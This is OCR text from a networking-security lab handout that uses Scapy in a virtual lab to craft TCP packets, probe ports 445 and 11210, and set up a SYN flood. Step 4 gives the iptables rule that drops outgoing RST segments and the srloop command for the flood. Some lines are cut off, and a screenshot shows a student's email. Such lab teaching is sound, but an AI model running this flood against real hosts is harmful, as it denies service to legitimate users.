
f) Type **ip.ttl=16** to change the TTL to 16.

g) Type **ip.display()** to view all fields and values again.

h) Type **tcp=TCP()** to construct a TCP segment and store the fields and values in a variable named **tcp**.

i) Type **tcp.display()** to call the **display()** function with the **tcp** variable, which shows all fields and default values currently assigned to the TCP segment. Notice that the **sport** (source port) value displays as **ftp_data**.

Take the screenshot.




j) Type **tcp.sport** to view the default Scapy setting for the Source Port field in the TCP header, which displays as 20. The FTP D
be 20, but many years ago, active FTP was replaced by passive FTP, which eliminated the usage of this port. However, the a
on. This also means that Scapy uses port 20 as the default source port. You will also notice that the default flag setting is **S**,
SYN flag is the only current flag set.


k) Type **tcp.flags="SA"** to turn the ACK flag on in addition to the SYN flag.

l) Type **tcp.display()** to verify that both flags are on.


m) Type **tcp.flags="S"** to turn the ACK flag off, by specifying just the SYN flag should be on.

n) Type **tcp.dport=11210** to change the destination port in the TCP segment to 11210. Change the display filter in Wireshark
10 VM to **tcp.port==11210**.





o) One at a time, type **ip.display() tcp.display()**
to take one more look at the IP packet's and TCP segment's values.



p) Type **sr1(ip/tcp)**.


The sr() function sends packets and receives answers. The sr1() function records just the initial response.


q) Enter the following, pressing **ENTER** after each command:

tcp.dport=445

sr1(i/t)

When you change the destination port to 445 (and change the Wireshark filter to tcp.port==445), once again, in the Scapy output and the Wireshark capture, you will notice that a SYN/ACK was sent back in return, since port 445 was open. **Take the screenshot.**




Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
Capturing from Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 445
No. Time Source Destination Proto Lengt Info
241 58.560 10.0.0.180 10.0.0.123 TCP 60 20 → 445 [SYN] Seq=0 Win=8192 Len=0
242 58.560 10.0.0.123 10.0.0.180 TCP 58 445 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
243 58.560 10.0.0.180 10.0.0.123 TCP 60 20 → 445 [RST] Seq=1 Win=0 Len=0
Frame 243: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{
Ethernet II, Src: VMware_77:68:9a (00:0c:29:77:68:9a), Dst: VMware_c4:7d:11 (00:0c:29:c4:7d:11)
Internet Protocol Version 4, Src: 10.0.0.180, Dst: 10.0.0.123
Transmission Control Protocol, Src Port: 20, Dst Port: 445, Seq: 1, Len: 0
0000 00 0c 29 c4 7d 11 00 0c 29 77 68 9a 08 00 45 00
0010 00 28 00 00 40 00 40 06 25 a2 0a 00 00 b4 0a 00
0020 00 7b 00 14 01 bd 00 00 00 01 00 00 00 00 50 04
0030 00 00 98 e0 00 00 00 00 00 00 00 00
Saiprasad Raman (saiprasadraman15@gmail.com) is signed in
wireshark_Ethernet0DMK6U2.pcapng
Packets: 1231 · Displayed: 3 (0.2%)
Profile: Default
Search
ENG US
7:57 PM 2024-10-05
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Step 4: A SYN flood attack is a type of DoS attack where an attacker sends an enormous amount of TCP segments with the SYN flag set in hopes of bringing down a server or network. The attacking machine says "SYN." The victim machine replies with "SYN/ACK." However, the attacking machine now says…

nothing! That is a half-open connection! A good amount of these half-open connections could bring a server to its knees, keeping it from connecting with legitimate clients, because there are no more connections available. This DoS attack compromises the availability of the victim machine. Scapy can be used to test for (ethical pentest) or carry out (unethical cyberattack) such an attack. That's exactly what you will do in this step.

a) Think back to when Nmap sent a SYN and got back the SYN/ACK. Nmap then sent an RST, which closed the connection. This is not port scanning anymore, though. We want to perform a SYN flood attack, so sending an RST closes the half-open connection. We want to have a great amount of these half-open connections, so we need to take additional action. To stop Kali Linux from sending an RST, which closes the connection, ruining the SYN flood attack, we are going to write an iptables (packet filter) rule to drop (block) all outgoing TCP segments from Kali Linux with the RST flag set. That way, the victim machine will not get the RST and close the connection, and the numerous half-open connections will stay half open.


In Kali Linux, open a new terminal (leave Scapy as is) and enter the following command: **sudo iptables -A OUTPUT -o eth0 -p tcp --tcp-flags RST RST -j DROP** Now, modify the existing IP packet and TCP segment from the previous step.


b) Back in Scapy, type **tcp.sport=RandShort()**

to use the **RandShort()** function, which creates a random source port. c) In Scapy, type **ans,unans=srloop(ip/tcp,inter=.03,retry=2,timeout=4)**

